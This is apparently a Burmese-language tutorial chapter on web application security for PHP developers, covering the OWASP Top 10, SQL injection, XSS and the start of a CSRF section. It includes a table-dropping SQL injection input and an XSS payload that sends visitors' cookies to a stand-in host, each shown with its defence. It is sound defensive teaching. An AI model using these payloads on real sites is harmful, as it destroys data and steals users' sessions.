လုံခြုံရေးနဲ့ပက်သက်ရင် ပထမဆုံး မှတ်သားသင့်တဲ့ အချက်ကတော့ ၁၀၀% လုံခြုံတဲ့ စနစ်ဆိုတာ မရှိနိုင်ဘူးဆိုတဲ့ အချက်ပဲဖြစ်ပါတယ်။ နည်းနည်းလုံခြုံတာနဲ့၊ များများလုံခြုံတာပဲ ကွာသွားပါမယ်။ အပြည့်အဝ လုံခြုံတယ်ဆိုတာတော့ မရှိနိုင်ပါတယ်။ လုံခြုံရေးဆိုတာ Risk Management လုပ်ငန်းလို ပြောကြပါတယ်။ ဘယ်လောက်ထိ လုံခြုံအောင် လုပ်မှာလဲဆိုတာကို လိုအပ်ချက်ပေါ် မူတည်ပြီး တွက်ချက်ရတဲ့ အလုပ်ပါ။ ဒါကိုမြင်သာအောင် လူနေအီမာတိလုံးနဲ့ ဥပမာပေးလိုရပါတယ်။

တံခါးမရှိတဲ့အိမ်တစ်လုံးဟာ လုံခြုံမှုလုံးမရှိတဲ့အိမ်လို ဆိုနိုင်ပါတယ်။ ဒါကြောင့် လုံခြုံမရှိသွားအောင် အဲဒီအိမ်ကို တံခါးတပ်ပြီး သော့ခတ်လိုက်မယ်ဆိုရင် လုံခြုံသွားပါတယ်။ လုံခြုံသွားပြီဆိုတော့ အပြည့်အဝ လုံခြုံသွားတာလား။ မဟုတ်သေးပါဘူး။ သော့ကိုဖျက်ပြီး ဝင်မယ်ဆိုရင် ဝင်လို ရရှိနိုင်ပါသေးတယ်။ နောက်ဖော်က လုညွှန်ဝင်မယ်ဆိုရင် ရရှိနိုင်ပါသေးတယ်။ ပြုတင်းပေါက်ကိုခွဲဝင်မယ်ဆိုရင် ရရှိနိုင်ပါသေးတယ်။ ဒါကြောင့် ဒီထက်ပိုလုံခြုံသွားအောင် အုတ်တံတိုင်းခတ်လိုက်လို ရပါတယ်။ ဒီလို အုတ်တံတိုင်း ခတ်လိုက်တဲ့အတွက် အရင်ထက်ပိုပြီး လုံခြုံသွားပါပြီ။ လုံခြုံရေးတစ်ဆင့် မြင့်သွားပါပြီ။ ဒါဆိုရင် အပြည့်အဝ လုံခြုံပြီလား ဆိုရင်တော့ မဟုတ်သေးပါဘူး။ ကျော်တက်မယ်ဆိုရင် တက်လိုရရှိနိုင်ပါတယ်။ ဒါကြောင့် သံဆွဲးကြိုး ထပ်တင်မယ်ဆိုရင် နောက်တပ်လုံခြုံရေးတစ်ဆင့် မြင့်သွားပြန်ပါပြီ။ စီစီတို့တွေ တပ်ပြီးတော့ ငါးခြား မြင့်လိုရရှိနိုင်ပါသေးတယ်။ လူစောင့်ထားပြီးတော့ မြင့်လို ရရှိနိုင်ပါသေးတယ်။ ဒီထက်မက

အဆုံးစွန်ထိ လုပ်ချင်တယ်ဆိုရင်တော့ စပိုင်ရပ်ရှင်တွေထဲကလို Motion Sensor တွေ၊ Alarm တွေ၊ ဗြို့အားမြင့် လျှပ်စစ်အားလွှတ် ခြေစည်းရှိုးတွေထိ လုပ်ရပါတော့မယ်။ ဒါတွေအားလုံးလုပ်ပြီးရင်တော့ အပြည့်အဝ လုံခြုံသွားပြီလား။ မဟုတ်သေးပါဘူး။ တော်တော်ကြိုးတော့ လုံခြုံသွားပါပြီ။ ထိုးဖောက်ဝင်ရောက်ဖို့ အရမ်းခက်သွားပါပြီ။ ဒါပေမယ့် ၁၀၀% လုံးဝ လုံခြုံသွားပြီလို့တော့ ပြောလို့ရနိုင်မှာ မဟုတ်ပါဘူး။

ဒီသဘောသဘာဝကြောင့် လုံခြုံရေးကို Risk Management လိုပြောကြတာပါ။ ဘယ်လောက် အရေးကြီးတဲ့ကိစ္စလဲ။ ဘတ်ဂျက်ဘယ်လောက်ထိ တတ်နိုင်လဲ။ စသည်ဖြင့် အရေးကြီးမှုနဲ့ ပေးနိုင်တဲ့ဘတ်ဂျက်ပေါ်မှာ အကောင်းဆုံးရလဒ်တစ်ခုရအောင် တွက်ချက်ဆောင်ရွက်ရတဲ့ လုပ်ငန်းအမျိုးအစားပါ။

ပြီးတော့ လုံခြုံရေးနဲ့ အသုံးပြုရ အဆင်ပြောလွယ်ကူမှုဟာ ပြောင်းပြန်အချိုးကျ နေပြန်ပါတယ်။ စောစောက ပြောခဲ့တဲ့ အိမ်နမူနာမှာပဲ ပြန်ကြည့်ပါ။ တံခါးမရှိ သော့မရှိဆိုတော့ ဝင်ရထုက်ရတာ အရမ်းလွယ်တယ်လေ။ တံခါးတပ်ပြီး သောခတ်ထားတော့ ဝင်ခါနီး ထွက်ခါနီးရင် သောခတ်၊ သော့ဖွင့် နေရပါသေးတယ်။ လုံခြုံရေးအဆင့် မြှေ့ငြုံလိုက်တိုင်းမှာ အဆင်ပြောလွယ်ကူမှုကို လျော့ကျသွားစေနိုင်ပါတယ်။ လူလာတာနဲ့ အိမ်ရှင်မှန်းသိပြီး တံခါးက အလိုအလျှောက် ဖွင့်ပေးရင်တော့ အဆင်ပြောလွယ်ကူမှုကို မထိခိုက်တော့ဘူးပေါ့။ ဒါပေမယ့် အဲဒီလိုစနစ်မျိုး ရဖို့ ကုန်ကျစရိတ်တော့ ရှိသွားပါပြီ။ ဒါကြောင့် Security, Usability နဲ့ Cost ကုန်ကျစရိတ် တို့ဟာ သုံးပွင့်ဆိုင် အားပြုပြုရတယ်လို့လည်း ဆုံးနိုင်ပါတယ်။ (၃) ခုထဲက နှစ်ခုကို ရွေးရပါလိမ့်မယ်။ (၄) ခုလုံးတော့ မရနိုင်ပါဘူး။

နောက်တစ်ခါ လုံခြုံရေးမှာ အလွှာလိုက် အဆင့်တွေလည်း ရှိပါသေးတယ်။ Web Application တစ်ခုမှာဆိုရင် Application Security, Software Security, Network Security, Hardware Security, Physical Security စသည်ဖြင့် အဆင့်ဆင့် ရှိနိုင်ပါတယ်။ Application Security ဆိုတာ ရေးသားထားတဲ့ ကုဒ်နဲ့ အသုံးပြုထားတဲ့ နည်းပညာတွေရဲ့ လုံခြုံစိတ်ချရမှု ဖြစ်ပါတယ်။ Software Security ဆိုတာ ဒီ Application ကို Run ဖို့ အသုံးပြုထားတဲ့ Web Server, Programming Language, Server Operating System စတဲ့ ဆော့ဖိုးတွေရဲ့ လုံခြုံမှုပါ။ Network Security ကတော့ Application Server ရှိနေတဲ့ Network ကွန်ယက်ရဲ့ လုံခြုံမှုပါ။ Hardware Security ကတော့ Server ကွန်ပျုံတာအပါအဝင် တပ်ဆင် အသုံးပြုထားတဲ့ စက်ပစ္စည်းတွေရဲ့ လုံခြုံမှုပါ။ Physical Security ကတော့ တပ်ဆင်ထားတဲ့ Server တည်ရှုရာ Data Center သို့မဟုတ် Server Room ရဲ့ လုံခြုံမှုပါ။ ဒီအဆင့်တွေထဲက တစ်ခုမှာ လုံခြုံရေးအားနည်းချက်ရှိတာနဲ့ စနစ်တစ်ခုလုံးကို ထိခိုက်သွားစေမှာ ဖြစ်ပါတယ်။ ဒါတွေအားလုံး လုံခြုံသွားချက်ရှိတာနဲ့ စနစ်တစ်ခုလုံးကို ထိခိုက်သွားစေမှာ ဖြစ်ပါတယ်။

သလောက် လုံခြုံပါတယ် ဆိုရင်တောင် Human Error က ရှိနိုင်ပါသေးတယ်။ စရိတ်တွေ အကုန်ခံပြီး လုံခြုံအောင် လုပ်ထားရပေမယ့်၊ တစ်ကယ်တစ်းဖြစ်ချင်တော့ Admin User ဆိုက Password ရာသွားလို့ အကုန်ပါသွားတယ်ဆိုတာမျိုးက ခဏာခဏကြားနေရတာပါ။ ဒါလို့ လူတော်းနဲ့ ဖြစ်တဲ့ လုံခြုံရေးပြဿနာက စောစောကပြောတဲ့ လုံခြုံရေးအလွှာတွေမှာ ဖြစ်တဲ့ ပြဿနာထက်တောင် ပိုများနှင့်ပါသေးတယ်။

ဒီလိုမျိုးကိစ္စတွေကြားနဲ့ ခက်ခဲကျယ်ပြန်တဲ့ သီးခြားဘာသာရပ်တစ်ခုလိုပြောတာပါ။ စာရေးသူကိုယ်တိုင် ကတော့ အဲဒီဘာသာရပ်ကို အထူးပြုကျမ်းကျင်သူ မဟုတ်ပါဘူး။ ကိုယ့်အိမ်လုံအောင် သော့ခတ်ရတယ် ဆို တာလောက်ကို သိရှိသူ Developer တစ်ဦးသာဖြစ်ပါတယ်။ လက်တွေလုပ်ငန်းခွင်မှာ အထူးပြုကျမ်းကျင် သူတွေရဲ့ အကူအညီကို ယူနိုင်ရင် ပိုကောင်းပါတယ်။ ယူနိုင်သည်ဖြစ်စေ မယူနိုင်သည်ဖြစ်စေ ရေးထားတဲ့ ကုဒ်မှာ တွေ့ရလေ့ရှိတဲ့ လုံခြုံရေး ပြဿနာတွေကို ဖြေရှင်းပေးရမှာကတော့ Developer တွေရဲ့ တာဝန်ပဲ ဖြစ်ပါတယ်။

OWASP Top 10

Web Application Security နဲ့ပက်သက်ရင် အမိကအကျဆုံး ကိုးကားလေ့လာစရာကတော့ OWASP လို့ အတိုကောက်ခေါ်တဲ့ Open Web Application Security Project ပဲ ဖြစ်ပါတယ်။ အရင်ကဆိုရင် OWASP Top 10 ဆိုပြီးတော့ Web Application တွေမှာ တွေ့ရလေ့ရှိတဲ့ အမိက လုံခြုံရေးပြဿနာစာရင်းကို မကြာ မကြာ ထုတ်ပြန်ပေးလေ့ ရှိပါတယ်။ (၂၀၁၇) ခုနှစ်တုံးက နောက်ဆုံးထုတ်ပြန်ခဲ့ပြီး အခုနောက်ပိုင်း အဲဒီလို ထုတ်မပေးတာတော့ ကြာပါပြီ။ နောက်ဆုံးထုတ်ပြန်ထားတဲ့ အတွေ့ရအများဆုံး လုံခြုံရေးပြဿနာ စာရင်းက ဒီလိုပါ –

- 1. Injection** – ဒီကလွှာမှာ ပါဝင်တဲ့ SQL Injection အကြောင်းကို ခဏနေတော့မှ ပြောပါမယ်။
- 2. Broken Authentication** – User Login Data ကို Cookie ထဲမှာသိမ်းမိတယ် ဆိုကြပါစို့။ ဒုက္ခပေးချင်သူက သူ Cookie ကို ဖွင့်ကြည်လိုက်တဲ့အခါ role=1 ဆိုတဲ့တန်ဖိုးတစ်ခုကို တွေ့သွားတယ် ဆိုရင် အဲဒီ တန်ဖိုးကို role=3 လို့ပြောင်းလိုက်တာနဲ့ ရှိုးရှိုး User ဖြစ်ရမယ့်သူက Admin User ဖြစ်သွားပါပြီ။ Broken Authentication ဆိုတာ အဲဒီလိုပြဿနာမျိုးတွေကို ပြောတာပါ။ နည်းဆည်း ပို့လုံခြုံအောင် Session ထဲမှာတော့ သိမ်းထားပါရဲ့။ Session ID တွေက ပေါ်နေရင် အဲဒီ ID တွေယူသုံးပြီး ဒုက္ခပေးတာမျိုးတွေကလည်း ရှိနိုင်ပါသေးတယ်။ ဒီသဘောမျိုးတွေကိုပြောတာပါ။

3. **Sensitive Data Exposure** – ပရောဂျက်မှာ လိုအပ်လို့ တစ်ချို့အရေးကြီးတဲ့ အချက်အလက်တွေ ကို ဖိုင်နဲ့သိမ်းပြီး ပရောဂျက်ဖိုဒါထဲမှာ ထည့်ထားမိတာမျိုးတွေ ရှိတတ်ကြပါတယ်။ နောက်မှ ပြန် ဖျက်မယ်ဆိုပြီး မဖျက်ဖြစ်ဘဲ မေ့သွားတာပဲဖြစ်ဖြစ် ဘယ်သူမှ မသိလောက်ပါဘူးဆိုပြီး ထားလိုက် မိတာမျိုးပဲဖြစ်ဖြစ် အကာအကွယ်မရှိဘဲ ကျွန်းနေတတ်ပါတယ်။ Github တို့ ဘာတို့မှာ Source Code တွေ တင်ကြတဲ့အခါ Server Database Password တွေက ကုဒ်ထဲမှာ ပါနေလို့ လူတိုင်း တွေ့နေရတာမျိုးတွေက အများကြီး ရှိနေပါတယ်။ ဒီလိုပြုသောမျိုးကို ပြောတာပါ။
4. **XML External Entities (XXE)** – ဒီပြုသောနာကိုတော့ စာရေးသူကိုယ်တိုင် မကြုံဖူးတဲ့အတွက် သေချာမသိပါဘူး။
5. **Broken Access Control** – ဒီပြုသောက ကျွန်းတော်တို့ ရေးခဲ့တဲ့ နမူနာပရောဂျက်မှာကို ရှိနေပါ တယ်။ စစ်ရမယ့် Authentication ကို စုံအောင်မစစ်မိဘဲ ကျွန်းနေတာမျိုးပါ။ Login ဝင်ထားသူမှ အသုံးပြုခွင့်ပေးမယ့် ကိစ္စတွေကို Auth::check() နဲ့ စစ်ရပါတယ်။ မစစ်မိဘဲ ကျွန်းနေတဲ့ ဖိုင် တွေ ရှိပါတယ်။ ဥပမာ – _actions/populate.php။ ပြီးတော့ Manger သို့မဟုတ် Admin မှုလုပ်ခွင့်ပေးမယ်သာ ပြောတာပါ။ delete.php တို့ suspend.php တို့မှာ Auth::check() ပဲစစ်ထားပါတယ်။ Role Value ကို မစစ်ထားပါဘူး။ ဒါကြောင့် ရိုးရိုး User ကသာ ဒါကိုသိမယ်ဆိုရင် သူမှာ အခွင့်မရှိဘဲ Delete တို့ Suspend တို့ကို လုပ်လို့ရသွားမှာပါ။
6. **Security Misconfiguration** – ဒါကတော့ Web Server တွေ Database Server တွေမှာ Local မှာသုံးတဲ့ Setting နဲ့ Production မှာ သုံးမိကြတာမျိုးတွေပါ။ ဥပမာ – လက်ရှု MySQL မှာ Username root နဲ့ Password မရှိပါဘူး။ အဲဒါကို Server ပေါ်တင်သုံးမိတာမျိုးတွေ ဖြစ်တတ်ပါတယ်။ ရှေ့မှာကုဒ်တွေနဲ့ အသေစစ်ထားပေမယ့် နောက်က Database ကြီးက ဒီအတိုင်း ဝင်လို့ ရနေတာမျိုးပါ။
7. **Cross-Site Scripting (XSS)** – ဒီအကြောင်းကို ခဏာနေမှ ပြောပါမယ်။

8. **Insecure Deserialization** – PHP မှာ eval() ဆိုတဲ့ Function တစ်ခုရှုပါတယ်။ String တွေ ကို ပေးလိုက်ရင် Code အနေနဲ့ Run ပေးနိုင်ပါတယ်။ ဥပမာ – eval("echo 1 + 2;")။ တစ်ချို့ပရောဂျက်တွေမှာ တစ်နေရာကနေ ကုဒ်တွေကို Download လှမ်းယူပြီး eval() နဲ့ Run လိုက်တယ်ဆိုတဲ့သဘောမျိုးတွေ သုံးကြပါတယ်။ ဒါလိုကုဒ်တွေဟာ အလွန်အန္တရာယ်များတဲ့ ကုဒ်တွေပါ။ ယူလိုက်တဲ့ Content ကိုသေချာမစစ်ဘဲ Run မိတဲ့အခါ ဒုက္ခာပေးနိုင်တဲ့ ကုဒ်တွေပါလာလို့ အကြီးအကျယ် ပြဿနာတက်ရတာမျိုးတွေ ရှိနိုင်ပါတယ်။ ဒီသဘောမျိုးကို ပြောတာပါ။
9. **Using Component with Known Vulnerabilities** – ဒီစာကိုရေးနေချိန်နဲ့ မရှေးမန္တာင်းမှာပဲ အမေရိကန်သမ္မတရဲ့ အိမ်ဖြူတော်ဝ်ဆိုက်ကို WordPress လိုခေါ်တဲ့ PHP CMS နည်းပညာနဲ့ တည်ဆောက်ထားတာ သတိပြုမိပါသေးတယ်။ WordPress ဝ်ဆိုက်တွေဟာ Hack ရလွယ် တယ်၊ လုံခြုံရေး အရမ်းအားနည်းတယ်ဆိုပြီးတော့ နာမည်ဆိုးပါတယ်။ အိမ်ဖြူတော်ဝ်ဆိုက်လို မျိုးကတောင် သုံးထားတာပဲ၊ တစ်ကယ်တော့ WordPress က လုံခြုံရေးအားမနည်းပါဘူး။ WordPress ကိုအသုံးပြုထားတဲ့ ဝ်ဆိုက်တွေမှာ လုံခြုံရေးပြဿနာ များရခြင်း အကြောင်းရင်း ကတော့ လုံခြုံရေးအရည်အသွေး အားနည်းလွန်းတဲ့ Themes တွေကို သုံးထားမိကြ လိုပါ။ ဒီသဘောမျိုးကို ပြောတာပါ။
10. **Insufficient Logging & Monitoring** – လုံခြုံရေး ပြဿနာတစ်ခုတက်လာတဲ့အခါ ဘာကြောင့် လဲဆိုတဲ့ ရင်းမြစ်ကို အရင်ရှာရမှာပါ။ ရင်းမြစ်ကို တွေ့ပြုဆိုတော့မှသာ နောင်မဖြစ်အောင် ဖြေရှင်း လို ရမှာပါ။ ဒီလိုရင်းမြစ်ကို သိဖို့ဆိုရင် Login Log တွေ Access Log တွေ Error Log တွေနဲ့ ဘယ် နေ့ ဘယ်အချိန်မှာ ဘယ်သူဝင်သွားတယ်၊ ဘယ်အချိန်မှာ ဘာ Error တက်သွားတယ်ဆိုတာကို ပြန်ကြည့်လို ရဖို့လိုသလို အမြဲစောင့်ကြည့်လိုရတဲ့ စနစ်တွေလည်း ရှိဖို့လိုပါတယ်။ ဒီလိုစနစ်တွေ မရှိတဲ့အခါမှာလုံခြုံရေးပြဿနာရှိလာခဲ့ရင် အပေါ်ယံမြင်ရတာလောက်ကိုသာ ဖြေရှင်းမိပြီး ရင်းမြစ်ကို မဖြေရှင်းမိလို နောင်မှာ အလားတူပြဿနာတွေ ထပ်ခါတပ်ခါ ပြန်တက်နေတယ်ဆို တာမျိုးတွေ ရှိနိုင်ပါတယ်။

ဒါတွေကတော့ OWASP Top 10 မှာပါဝင်တဲ့ အတွေ့ရများတဲ့ Web Application Security ပြဿနာများပဲ ဖြစ်ပါတယ်။ ကိုယ်တိုင်လေ့လာလိုရင် ဆက်လက်ဖော်ပြထားတဲ့လိပ်စာမှာ လေ့လာနိုင်ပါတယ်။

– <https://owasp.org/www-project-top-ten/>

ဒီပြဿနာတွေထဲက Broken Authentication တို့ Broken Access Control တို့လို့ ပြဿနာများကို ရှောင်ရှားဖို့အတွက် Authentication လုပ်ဆောင်ချက်ကို ကိုယ်တိုင်အစအဆုံး ချရေးမယ့်အစား၊ Proven ဖြစ်ပြီးသား၊ အများပိုင်းဝန်းစမ်းသပ်ပြီးသား စနစ်မျိုးကို ရယူအသုံးပြုသင့်ပါတယ်။ ကိုယ်တိုင်ချရေးတဲ့အခါ တစ်ခုမဟုတ်တစ်ခုကျန်မှာပါပဲ။ တစ်နေရာမဟုတ် တစ်နေရာ လွတ်နေမှာပါပဲ။ Laravel တို့ Symfony တို့လို့ Framework တွေမှာ ဒီလိုအသင့်ရယူအသုံးပြုနိုင်တဲ့ Proven ဖြစ်ပြီးသား Authentication စနစ်တွေ ပါဝင်ကြပါတယ်။ Sensitive Data Exposure အတွက်တော့ အရေးကြီးတဲ့ ဒေတာတွေကို ပရောဂျက်ထဲ မှာ၊ Source Code ထဲမှာ ရောမထားမိဖို့ ကိုယ်တိုင်က သတိထားရမှာပါ။ ခွဲထုတ်ထားလို့ရမယ့် နည်းလမ်း တွေကို ကြံ့ဆအသုံးပြုကြရမှာပါ။

Security Misconfiguration လို့ ပြဿနာမျိုးအတွက် သက်ဆိုင်ရာ Server Configuration ပိုင်းကို နားလည်တဲ့ System Administrator တွေရဲ့ အကူအညီကို ယူသင့်ပါတယ်။ သို့မဟုတ် Server စီမံတဲ့ အလုပ်ကို ကိုယ်တိုင်မလုပ်ဘဲ အသင့်သုံးလိုရတဲ့ Hosting, VPS, Cloud Service တွေကို အသုံးပြုသင့်ပါတယ်။ Using Component with Known Vulnerabilities အတွက်ကလည်း အတူတူပါပဲ။ ကိုယ်တိုင်စီမံ မယ်ဆိုရင် အသုံးပြုထားတဲ့ နည်းပညာနဲ့ Software အားလုံးကို Update အမြဲဖြစ်နေအောင် ဂရနိုက်ကြရမှာပါ။ ပိုကောင်းတာကတော့ စီမံပေးနိုင်တဲ့ Service တွေအသုံးပြုလိုက်တာ အကောင်းဆုံးပါပဲ။ ဒီလို Service တွေ အသုံးပြုခြင်းအားဖြင့် Insufficient Logging & Monitoring ပြဿနာကိုလည်း ဖြေရှင်းပြီး ဖြစ်စေနိုင်ပါတယ်။ ဒီ Service တွေမှာ Logging နဲ့ Monitoring လုပ်ဆောင်ချက်တွေ ပါဝင်လေ့ ရှိကြပါတယ်။ ဒါတွေက ကုဒ်ကြောင့်ဖြစ်တဲ့ ပြဿနာမဟုတ်ဘဲ Server Management နဲ့သက်ဆိုင်တဲ့ ပြဿနာ တွေ ဖြစ်သွားပါပြီ။

ကုဒ်ကြောင့်ဖြစ်လေ့ရှိတဲ့ ပြဿနာတွေထဲက အဓိကအကျခုံး (၃) ခုကို ရွေးထုတ်ပြီး ဆက်လက်ဖော်ပြချင်ပါတယ်။

SQL Injection

SQL Injection ဆိုတာ User Input နဲ့အတူ SQL Query တွေ ရောထည့်ပြီး တိုက်ခိုက်တဲ့နည်းလမ်း ဖြစ်ပါတယ်။ တစ်လက်စထ မှတ်ထားသင့်ပါတယ်။ User Input ဆိုရင် ဘယ် User Input ကိုမှ မယုံရပါဘူး။ URL Query အနေနဲ့လာတဲ့ Input တွေ၊ Form ကနေလာတဲ့ Input တွေ၊ အားလုံးမှာ အသုံးဝင်တဲ့ Data ပါနိုင်သလို၊ အနောက်အယျက်ပေးမယ့် Data နဲ့ ဒုက္ခပေးမယ့် ကုဒ်တွေ ရောပြီးတော့ ပါလာနိုင်ပါတယ်။ ဒါကြောင့် Input ဆိုရင် ဘယ် Input ကိုမှ မယုံရဘူးဆိုတဲ့မှာကို လက်ကိုင်ထားဖို့ လိုအပ်ပါတယ်။

ကိုယ့်ပရောဂျက်ထဲမှာ အခုလိုရေးထားတဲ့ကုဒ် ရှိတယ်ဆိုကြပါစို့။

```
// get.php

$id = $_GET['id'];

$sql = "SELECT * FROM users WHERE id = $id";
```

`$_GET` ကနေ ယူထားတဲ့အတွက် URL Query အနေနဲ့ ပါဝင်လာတဲ့ Input Data ဖြစ်တဲ့ `id` ကို ယူလိုက်တာပါ။ `id` ဟာ 1, 2, 3, 4 စတဲ့ ကိန်းကဏ္ဍးတွေဖြစ်မယ်လို့ မျှော်မှန်းပြီးတော့ ကုဒ်ကို ရေးထားတာပါ။ ဒါကို ဒုက္ခပေးချင်ရင် `id` ကိန်းကဏ္ဍးပေးရမယ့်နေရာမှာ အခုလို ပေးပြီးတော့ ဒုက္ခပေးနိုင်ပါတယ်။

get.php?id=1;drop table users

ဒါကြောင့် `id` ရဲ့တန်ဖိုး 1;drop table users ဖြစ်သွားပါပြီ။ အဲဒါ `id` တန်ဖိုးကို ရေးထားတဲ့ SQL ထဲမှာ ထည့်ထားလို့နောက်ဆုံးရလဒ်က အခုလိုဖြစ်သွားပြီ ဖြစ်ပါတယ်။

```
SELECT * FROM users WHERE id = 1;drop table users
```

ဒါကြောင့် ဒီ Query ကိုသာ တိုက်ရှိက် Run လိုက်မယ်ဆိုရင် `drop table users` ဆိုတဲ့ Statement အသက်ဝင်ပြီး `users` Table ပျက်သွားမှာ ဖြစ်ပါတယ်။ SQL Injection ဆိုတာ ဒီသဘောမျိုးကို ပြောတာပါ။ User Input နဲ့အတူကို SQL ကို Inject လုပ်ပြီးပေးတဲ့နည်းနဲ့ Data တွေကို အခွင့်မရှိဘဲ ယူလို့ ပြင်လို့ ဖျက်လို့ ရနေနိုင်တဲ့ သဘောပဲ ဖြစ်ပါတယ်။

Prepare Statement ကို အသုံးပြုထားမယ်ဆိုရင် ဒီလို SQL Injection ကို ကြောက်စရာမလိုတော့ပါဘူး။ Query ကို အရင် Prepare လုပ်ပြီး၊ နောက်မှာ Input Data ကိုပေးတဲ့အတွက် အဲဒီ Data ထဲမှာ ပါလာတဲ့ Query ဟာ အသက်မဝင်တော့တဲ့အတွက်ကြောင့် ဖြစ်ပါတယ်။ ဒါကြောင့် တစ်ခြားနည်းလမ်းတွေလည်း ရှိသေးပေမယ့် SQL Injection Attack ကို ကာကွယ်ဖို့ အကောင်းဆုံးနည်းလမ်းကတော့ Prepare Statement ကို အသုံးပြုခြင်းဖြစ်ပါတယ် လို့ မှတ်နိုင်ပါတယ်။

XSS – Cross-site Scripting

Cross-site Scripting ကို Script Injection လိုလည်း ခေါ်ကြပါတယ်။ SQL Injection ဆိုတာ User Input ထဲမှာ SQL Query တွေထည့်ပြီး ဒုက္ခပေးတဲ့နည်းလိုဆိုရင် XSS ဆိုတာ User Input ထဲမှာ JavaScript တွေထည့်ပြီး ဒုက္ခပေးတဲ့နည်းလို ဆိုနိုင်ပါတယ်။

သူကပေးလိုက်တဲ့အချိန်မှာ ချက်ခြင်းဒုက္ခမပေးဘဲ၊ အဲဒီ JavaScript တွေပါနေတဲ့ Data ကိုပြန်သုံးတဲ့ အချိန်ကျတော့မှ ဒုက္ခပေးတာပါ။ ဒါကြောင့် Input ဆိုရင် ဘယ် Input မှ မယုံရေားဆိုတဲ့ မူနဲ့အတူ၊ Output တွေကိုလည်း မယုံရေား လို့ တဲ့မှတ်ဖို့ လိုအပ်ပါတယ်။

ဥပမာ – User ဆီက Comment ကိုတောင်းတဲ့ Form တစ်ခုရှိတယ်ဆိုကြပါစို့။ တစ်ကယ်တမ်း Input မှာ ရေးဖြည့်ရမှာက Comment အဖြစ်ပေးချင်တဲ့ စာကို ရေးရမှာပါ။ အဲဒါကို User က စာမရေးဘဲ၊ အခုလို ရေးထည့်သွားနိုင်ပါတယ်။

```
<script>location.href='http://me.xyz?c='+document.cookie</script>
```

စာမရေးဘဲ JavaScript ကုဒ်ရေးထည့်သွားတာပါ။ အဲဒီကုဒ်ကို Table ထဲမှာ သိမ်းလိုက်ပြီး၊ ပြန်ပြတဲ့အခါ ရေးထားတဲ့ ကုဒ်က Run သွားမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် အဲဒီကုဒ်ရှိနေတဲ့ Content ကို ကြည့်မိသူ User တိုင်းရဲ့ Cookie Data တွေကို နမူနာအရ me.xyz ဝဘ်ဆိုက်ထဲ ပေးပို့ခြင်းအားဖြင့် နီးယူခံရပါပြီ။ Cookie ထဲမှာ Session ID လို့ အရေးကြီးတဲ့ အချက်အလက်တွေ ရှိနေနိုင်ပါတယ်။

ဒီပြဿနာကို ဖြေရှင်းဖို့အတွက် အလွယ်ဆုံးနည်းလမ်းကတော့ PHP ရဲ့ `htmlspecialchars()` ဆိုတဲ့ Function ကို အသုံးပြုခြင်းဖြစ်ပါတယ်။ ဒီ Function က Content ထဲမှာပါတဲ့ Special Character တွေကို Encode လုပ်ပေးပါတယ်။ ဥပမာ - <script> ဆိုရင် <script> ဖြစ်သွားမှာပါ။ < ကို < နဲ့ Encode လုပ်ပေးပြီး > ကို > နဲ့ Encode လုပ်ပေးလိုက်လို့ ရေးထားတဲ့ <script> Tag အသက်မဝင်တော့ပါဘူး။

တစ်ကယ်တော့ <script> တစ်ခုထဲက ဒုက္ခပေးနိုင်တာ မဟုတ်ပါဘူး။ HTML Element တွေအားလုံးက ဒုက္ခပေးဖို့အတွက် သုံးမယ်ဆိုရင် သုံးလို့ရနေပါတယ်။ ရဲ့ src Attribute မှာ JavaScript ကုဒ်တွေ ရေးလို့ရပါတယ်။ <a> ရဲ့ href မှာ JavaScript ကုဒ်တွေ ရေးလို့ရပါတယ်။ တစ်ခြား Element တွေ မှာလည်း onClick တို့၊ onMouseOver တို့လို့ Attribute တွေနဲ့ JavaScript ကုဒ်တွေကို ရေးမယ်ဆို ရေးလို့ရနေပါတယ်။ ဒါကြောင့် JavaScript တွေ အလုပ်မလုပ်အောင် <script> Tag ကို ကာကွယ်မယ်လို့ ပြောလို့ မရပါဘူး။ ဘယ် HTML Element ကိုမှ မယုံရတာပါ။ `htmlspecialchars()` Function က ပါလာသမျှ Special Character တွေအကုန်လုံးကို Encode လုပ်ဖြစ်မှာမို့လို့ HTML Tag တွေပါလာရင် လည်း တစ်ခုမှ အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။ ရေးထားတဲ့အတိုင်းပဲ ဖော်ပြပေးစေမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် XSS ကို ကာကွယ်ဖို့အတွက် Output တိုင်းကို `htmlspecialchars()` နဲ့ ရှိက်ထုတ်သင့်တယ် လို့ မှတ်နိုင်ပါတယ်။

```
<?php echo htmlspecialchars($comment) ?>
<?= htmlspecialchars($comment) ?>
```

ဒီ Function ကို ခကေခဏ ခေါ်သုံးရတာ ရှည်တယ်ထင်ရင်လည်း အခုလို့ ကြားခံ Helper Function တစ်ခု ကိုယ့်ဘာသာ ရေးထားလို့ရနိုင်ပါတယ်။

```
function h($content) {
    return htmlspecialchars($content);
}
```

ဒါကြောင့် နောက်ပိုင်း Output တွေရှိက်ထုတ်ရင် အခုလို ထုတ်လို ရသွားပါဖြီ။

```
<?php echo h($comment) ?>
<?= h($comment) ?>
```

အကယ်၍ Content ကို အခုလို Encode လုပ် မပြစ်ချင်ဘူး၊ အန္တရာယ်ရှိတာတွေကို ရွေးပြီးတော့ ဖယ်ချင်တယ်။ အန္တရာယ်မရှိတာတွေ ချိန်ထားပေးချင်တယ်ဆိုရင်တော့ HTML Purifier လို နည်းပညာမျိုးကို အသုံးပြုနိုင်ပါတယ်။ ဒီမှာလေ့လာကြည့်လို ရပါတယ်။

– <http://htmlpurifier.org/>

CSRF – Cross-Site Request Forgery

Cross-Site Request Forgery ဆိုတာ ဝတ်ဆိုက်တစ်ခုကို ဒုက္ခပေးဖို့အတွက် အခြားဝတ်ဆိုက်တစ်ခုကို အသုံးပြုပြီး Request တွေ ပေးပို့သကဲ့သို့ဖြစ်အောင် လုည်ဖူးပြီးတော့ တိုက်ခိုက်တဲ့ နည်းလမ်း ဖြစ်ပါတယ်။ အခုနောက်ဆုံး OWASP Top 10 တဲ့မှာ မပါတော့ပေမယ့် သူအရင် ထုတ်ပြန်ခဲ့တဲ့ Top 10 စာရင်းတွေမှာ မကြာမကြာ ပါနေကြ ပြဿနာတစ်ခုဖြစ်ပါတယ်။

ကျွန်တော်တို့ ရေးသားခဲ့တဲ့ ပရောဂျက်ကုဒ်ထဲက delete.php ကို ဥပမာပေးချင်ပါတယ်။ delete.php ကို အသုံးပြုပြီး အခုလို Request ပေးပို့ခြင်းအားဖြင့် User တွေကို ဖျက်လိုရပါတယ်။

localhost/project/_delete.php?id=1

